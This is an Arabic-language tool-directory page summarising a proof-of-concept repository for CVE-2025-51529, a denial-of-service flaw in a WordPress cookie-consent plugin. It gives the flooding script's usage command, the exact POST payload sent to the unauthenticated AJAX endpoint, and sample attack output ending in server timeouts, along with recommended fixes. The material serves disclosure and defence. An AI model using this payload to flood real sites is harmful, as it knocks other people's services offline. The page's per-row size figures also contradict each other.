
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-51529 — التحكم غير الصحيح في الوصول في وظيفة نقطة نهاية AJAX في إضافة jonkastonka Cookies and Content Security Policy حتى الإصدار 2.29 | Kitploit
أدوات/GitHubGitHub/piotrmaciejbednarski/cve-2025-51529
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubpiotrmaciejbednarski/cve-2025-51529

CVE-2025-51529

التحكم غير الصحيح في الوصول في وظيفة نقطة نهاية AJAX في إضافة jonkastonka Cookies and Content Security Policy حتى الإصدار 2.29

عرض المستودع
الموقع الإلكتروني
624منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    403
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    محرك OSINT مدعوم بالذكاء الاصطناعي لاكتشاف ورسم خرائط أكثر من 7,700 هوية على وسائل التواصل الاجتماعي عبر الويب

    263

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2025-51529: ثغرة رفض الخدمة في إضافة Cookies and Content Security Policy لووردبريس

يسمح التحكم غير الصحيح في الوصول في وظيفة نقطة نهاية AJAX في إضافة jonkastonka Cookies and Content Security Policy حتى الإصدار 2.29 للمهاجمين عن بُعد بالتسبب في رفض الخدمة (استنزاف موارد خادم قاعدة البيانات) عبر عمليات كتابة غير محدودة في قاعدة البيانات إلى نقطة النهاية wp_ajax_nopriv_cacsp_insert_consent_data.

توجد الثغرة في الدالة cacsp_insert_consent_data()، والتي يتم كشفها من خلال نقطة نهاية AJAX الخاصة بووردبريس (wp-admin/admin-ajax.php) دون متطلبات مصادقة. تستخدم الإضافة إجراء wp_ajax_nopriv_، مما يجعلها متاحة للمستخدمين غير المصادق عليهم.

متجه الهجوم: يمكن للمهاجمين عن بُعد إرسال طلبات POST متزامنة غير محدودة لإغراق خادم قاعدة البيانات بعمليات الكتابة، مما يتسبب في استنزاف وحدة المعالجة المركزية (CPU) وإدخال/إخراج القرص.

تفاصيل الثغرة

  • CVE ID: CVE-2025-51529
  • الحالة: محجوز (RESERVED)
  • النوع: تحكم غير صحيح في الوصول / رفض الخدمة
  • المنتج: إضافة Cookies and Content Security Policy حتى الإصدار 2.29
  • البائع: Johan Jonk Stenstroem (jonkastonka)
  • الدالة المتأثرة: cacsp_insert_consent_data()
  • متجه الهجوم: عن بُعد
  • مكتشف الثغرة: Piotr Bednarski

المتطلبات

  • Python 3.x
  • requests
  • matplotlib
  • threading

الاستخدام

الاستخدام الأساسي لسكربت إثبات المفهوم (PoC) هو كما يلي:

python payload.py --target <target_url> --threads <number_of_threads>

بشكل افتراضي، يتم تعيين عدد الخيوط على 100. يمكنك تحديد عدد مختلف من الخيوط عن طريق تمريره كوسيطة ثانية.


مثال على المخرجات

DoS Attack Chart

Target WordPress URL (https://example.com): https://vulnerable-site.com
Number of threads (default 100): 

Launching DoS attack with 100 threads...
Press Ctrl+C to stop the attack

[19:41:20] ✓ Status: 200 | Response time: 538.3ms | DB: 0.00MB (1 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 554.51ms | DB: 0.00MB (2 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 522.29ms | DB: 0.00MB (3 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 498.72ms | DB: 0.00MB (4 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 946.94ms | DB: 0.00MB (5 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 858.41ms | DB: 0.00MB (6 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 922.29ms | DB: 0.00MB (7 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 991.41ms | DB: 0.00MB (8 rows, 351b/row)
...
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding

كيف يعمل

يرسل الاستغلال طلبات POST إلى /wp-admin/admin-ajax.php مع:

data = {
    'action': 'cacsp_insert_consent_data',
    'accepted_cookies': 'necessary,experience,analytics,marketing',
    'expires': "9" * 255  # Maximum TINYTEXT length
}

يقوم كل طلب ناجح بإدراج صف جديد في قاعدة البيانات يحتوي على:

  • الطابع الزمني (19 بايت)
  • عنوان IP (~13 بايت)
  • تفضيلات ملفات تعريف الارتباط (متغيرة)
  • بيانات انتهاء الصلاحية (حتى 255 بايت)
  • معرف الموقع (1 بايت)
  • الحمل الزائد لـ MySQL (~22 بايت)

النتيجة: ~89 بايت لكل طلب × طلبات غير محدودة = نمو سريع لقاعدة البيانات

الإصلاحات الموصى بها

  • إضافة التحقق من nonce لاستدعاءات AJAX
  • تنفيذ تحديد معدل الطلبات (rate limiting) لكل عنوان IP
  • التحقق من مدخلات المستخدم بشكل صحيح

إخلاء المسؤولية

إثبات المفهوم (PoC) هذا مخصص للأغراض التعليمية فقط. المؤلف غير مسؤول عن أي إساءة استخدام أو ضرر ناتج عن استخدام هذا الكود. احصل دائمًا على إذن قبل الاختبار ضد أي نظام.


تنزيل الأداة




